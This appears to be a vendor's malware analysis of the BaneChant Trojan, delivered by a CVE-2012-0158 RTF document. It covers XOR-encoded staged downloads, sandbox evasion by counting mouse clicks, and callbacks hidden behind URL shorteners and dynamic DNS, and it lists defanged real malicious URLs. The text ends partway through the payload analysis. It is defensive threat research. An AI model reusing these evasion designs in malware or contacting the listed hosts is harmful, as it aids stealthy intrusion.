Trojan.APT.BaneChant: In-Memory Trojan That Observes for Multiple Mouse Clicks

Summary

Last December, our senior malware researcher (Mr. Abhishek Singh) posted an article about a Trojan which could detect mouse clicks to evade sandbox analysis. Interestingly, we have found another spear phishing document that downloads malware which incorporates improved mouse click detection anti-sandboxing capability. It also leverages multiple advanced evasion techniques to achieve stealth and persistent infection. The name of malicious document is translated to be "Islamic Jihad.doc". Hence, we suspect that this weaponized document was used to target the governments of Middle East and Central Asia.

This new malware is significant for several reasons:

- **It detects multiple mouse clicks**: In the past, evasion methods using mouse clicks only detected a single click, making the malware fairly easy to overcome.
- **The callback goes to a legitimate URL**: Often when malware performs its callback, the communication goes directly to the CnC server. In this case, the callback goes to a legitimate URL shortening service, which would then redirect the communication to the CnC server. Automated blocking technologies are likely to block only the URL shortening service and not the CnC server.
- **It has anti-forensic capability**: This malware doesn't kick into high gear immediately. Instead it requires an Internet connection for malicious code to be downloaded to the memory and executed. Unlike predecessors that are very obvious and immediately get to work, this malware is merely a husk and its true malicious intent could only be found in the downloaded code. This prevents forensic investigators from extracting the "true" malicious code from the disk.

Overall, this malware was observed to send information about the computer and set up a backdoor for remote access. This backdoor provides the attacker the flexibility on how malicious activities could be executed.

Technical Analysis: How Does it Work?

After opening this malicious document, it attempts to download an XOR encoded binary (using a two byte XOR key) for the stage one payload. It was also observed that the attacker leveraged a shortened URL to "hide" malicious domains from automated analysis technologies. After investigation, the malicious domain was analyzed to be recently registered. See Figure 1 for the first stage download scenario.



Figure 1 Stage One Download

The attacker has designed the stage one malware to be merely a husk. Having the decrypted executable file alone would not be useful in understanding its intent. It is because a majority of the malicious code is only available after downloading the second stage payload. The second stage payload was available as a fake "JPEG" file from the malicious server. By designing the malware this way, it makes it harder to perform incidence response and facilitates ease of update of malicious code. Again, in this second stage download, the malicious domain was not found in the malware. It made use of the dynamic DNS service provided by "NO-IP" to indirectly access the malicious domain. See Figure 2 for the second stage download scenario. The technical details of each component (shellcode and payload) will be further elaborated.



Figure 2 Stage Two Download

Shellcode Analysis

The spear phishing document was in RTF format which as designed loads MSCOMCTL.ocx and exploits CVE 2012-0158. By executing return at 0x27606EFF, it will load EIP with address 0x27583C30 which is translated to be JMP ESP to execute shellcode in the stack. See the figure below.



Figure 3 Stack Corruption To "JMP ESP"

Like most modern shellcode, its stub decrypts its body using a simple XOR key (see Figure 4). By stepping through the shellcode, it attempts to download hxxp://ow.ly/iGKKT and saves it to the temp directory with a file name prefixed with "moo", e.g., "moo1.tmp" (see Figure 5). It is important to note that "ow.ly" is not a malicious domain. Instead, it is a URL shortening server. It is believed that the rational for such indirect access is to defeat automated URL blacklisting. Figure 6 depicts how a malicious URL could be shortened using this service.



Figure 4 Single Byte XOR Key 0xF1



Figure 5 URLDownloadToFileA

Figure 6 URL Shortening Service

From the network traffic, it is obvious that the real malicious content is located at hxxp://symbisecure.com/update/winword.pkg (see Figure 7). As an excecutable file usually contains many zeros in series, the zeros would become the XOR key when XOR encoded. For example, 0xAA xor 0×00 equals to 0xAA. By examining the content using a hex editor, it is obvious that there are many "9E 44" repeated. Hence, by trying 0x449E (little endian) as an XOR key, it would reveal that it is a PE file. At offset zero, it is decrypted to be “MZ”; at offset 0x3C, it is decrypted to be 0x000000E0; and at 0x000000E0, it is decrypted to be PE (see Figure 8).

By generalizing this idea, the single or double byte XOR key can be seen as a dword XOR key as it repeats over itself. For example, 0x449E XOR key could be seen as 0x449E449E. By counting the DWORD with the highest occurance, it could be a probable XOR key if the file is XOR encrypted. This should work for samples that are (1, 2 or 4, but not 3 bytes) XOR encrypted.



Figure 7 Stage 1 Download Content



Figure 8 Double Byte XOR Encrypted Payload

Payload Analysis

Even though "winword.pkg" is an executable husk to host malicious code downloaded at the second stage, it contains a mouse-click check to detect human behaviors. Only if the number of left clicks is three or more, will the malware proceed further to download the second stage payload – the true malicious code (see Figure 9 and Figure 10).



Figure 9 Track Number of Left Clicks

Figure 10 Proceed If Left Click Count Is Three Or More

After the malware detects sufficient mouse clicks, it proceeds to decrypt its malicious URL to download the second stage payload (see Figure 11). By following the TCP stream (see Figure 12) and examining the header of the downloaded JPG file, it is obvious that downloaded content is not a JPEG file. By doing so, it effectively downloaded an executable content that is not conformed to PE format to defeat network binary extraction. A legitimate JPG file should contain the byte sequence "FFD8FFE0xxxx**4A464946**00" at offset zero, where "**4A464946**" corresponds to "**JFIF**". Below is the hardcoded URL and user-agent that is used by this malware sample.

- URL: hxxp://kibber.no-ip.org/adserv/logo.jpg
- User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV2)



Figure 11 Malicious Domain Decryption

